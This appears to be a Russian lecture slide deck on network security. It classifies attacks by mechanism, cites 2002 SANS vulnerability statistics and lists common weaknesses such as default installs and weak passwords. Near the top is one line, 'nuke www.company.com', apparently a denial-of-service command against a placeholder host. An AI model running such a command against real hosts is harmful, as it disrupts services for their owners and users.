
# nuke www.company.com

# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*
- ✓ *Провоцирование отказа объекта (компонента)*
- ✓ *Запуск кода (программы) на объекте атаки*



# Запуск кода



# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*
- ✓ *Провоцирование отказа объекта (компонента)*
- ✓ *Запуск кода (программы) на объекте атаки*

# Статистика по уязвимостям и атакам

Версия 2.504 Май 2, 2002

Источник: **SANS**

# Часто используемые уязвимости

1. **Установленные «по умолчанию» ОС и приложения**
2. **Слабые пароли (системная политика)**
3. **Отсутствие механизма резервирования системы**
4. **Работающие, но не используемые сетевые службы**
5. **Отсутствие защиты от IP-спуфинга на пакетных фильтрах**
6. **Отсутствие процедуры аудита**
7. **Уязвимости CGI-программ**

